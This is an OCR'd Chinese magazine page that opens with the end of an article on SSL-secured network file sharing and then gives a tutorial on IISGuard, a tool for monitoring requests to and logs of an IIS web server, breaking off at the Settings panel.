


图3



图4

小结

以上就是实现SSL安全网上邻居的全部过程，如果大家感兴趣，可以看看有关介绍POP3、SMTP、PROXY、FTP、HTTP、ICQ、OICQ、SSH等服务的编写或安装使用方法。





图5

适合读者：网络管理员

前置知识：IIS配置知识

为IIS找一位"贴身警卫"

文/图　郭建伟



IISGuard简介

Microsoft的IIS具有安装方便，使用配置简单的特点，目前在网络上使用非常广泛，但是IIS自身存在不少安全漏洞，黑客大多喜欢攻击运行IIS的网络主机。IISGuard是一套独立运行的程序，能实时在线跟踪和监控所有发送给IIS服务器的Http与Https的连接请求（以下简称请求），同时提供请求细节信息（包括网页路径、Cookie、Http头等信息）。特别针对最近的连接请求列出其完整的处理过程。并能将IIS监控信息记入日志，提供了强大的日志搜索功能，还能对运行在IIS服务器上的网站进行在线查看和管理等。

启动IISGuard

有两种方法可以启动IISGuard，第一种方法是在浏览器的地址栏中输入"http://localhost:85　"（这里以

本机地址为例)；第二种方法是点击"开始"→"Troxo""→"IISGuard"→"IISGuard Home Page"，都能打开IISGuard控制页面。在IISGuard菜单栏的右侧的"Server Time"中显示IIS服务器当前的精确时间。

IISGuard的组成

IISGuard的控制页面有多个属性面板组成。下面分别说明其功能：

【Home面板】

打开IISGuard的Home（主页）面板，如图1所示。




图1

在其中显示了IIS和IISGuard的基本信息。在"Currently requested"中列出了当前请求的数量信息，点击对应的数量链接，切换到Live Monitor属性面板。在"Log Files"列出了IISGuard记录的日志文件的数量，点击相应的数量连接，可以切换到Log Files属性面板。

【Live Monitor面板】

打开Live Monitor（活动监控）面板，如图2所示。




图2

显示出当前和最近IIS处理请求的细节信息。在工具条的Active项中点选"ALL"，将会在Active列表中显示当前所有请求信息。点选"Last"并输入合适的数值，则在Active列表中按照规定数量显示当前请求信息。在工具条的History项中输入合适的数值和时间（以秒为单位），则在History列表中按照经过的时长，显示预定数量的历史请求信息。在Autorefresh中设定对请求信息进行刷新的时间间隔。点击Apply按钮保存设置。工具栏的最右侧有启动、暂停、中止三个按钮，分别对列表中请求信息的刷新操作进行控制。Active和History列表主要由Start time（请求开始时间）、State (IIS服务器处理请求所处的状态，包括PREPROC_HEADER，URL_MAP等)、Duration（请求持续时间）、Client IP（客户端IP地址）、Cont. Len（请求数据包的长度）、Out raw（raw回应数据报的尺寸，raw是原始数据报套接字，提供对网络下层通讯协议的直接访问）、Out Cont. Len（IIS回应给客户端的数据包的长度）、Method（Http请求的方法，包括Post和Get）、AppPoolId（被执行的程序在应用程序池中的ID号，仅对IIS 6 有效）等项组成。

【Log Files面板】

打开Log Files（日志文件）面板，如图3所示。




图3

其中显示IISGuard记录的IIS日志信息。在Log entries（详细日志）列表中显示详细的监控日志，利用列表底部的Show编辑框控制显示的行数，利用From编辑框确定起始行数，点击Go按钮更新列表，点击"<<First"，"<Previous"，"Next>"，"Last>>"链接能进行上下翻页操作。列表中项目和Live Monitor面板中记录项目内容基本相同，所不同的是End time（请求结束时间）、URL（请求发送给的网页路径）。利用IISGuard提供的强大的搜索功能，可以对监控的日志信息进行有效过滤，从而发现危害IIS服务器运行的入侵信息。在Log Files工具条的"Filter by time"中设定过滤的起始与结束时间，也可将起始与结束时间其中任何一项置空，这样过滤将更加灵活。然后点击Apply（执行）按钮执行过滤操作在"Search"中输入要过滤的IP地址，如果是多个地址的话，通过分号分隔，输入的IP地址支持*号通配符，这样可以过滤更多的地址。在"Search URL for"中输入要过滤的URL网页路径，多个网页路径可以用And和Or进行连接。点击Search （搜索）按钮开始按照IP地址和URL路径进行搜索。

【Sites面板】

打开Sites（站点）面板，如图4所示。




图4

在其中显示了在IIS上建立的网站信息，在网站列表的Description列中显示网站名，在Host Info列中显示主机信息，AppPoolID列的内容与前面介绍的相同，在Status列中显示网站的运行状态（启动还是中止），在Action列表有三个按钮，可以启动、暂停、中止选定网站的运行。

【Settings面板】

打开Settings（设置）面板，如图5所示。

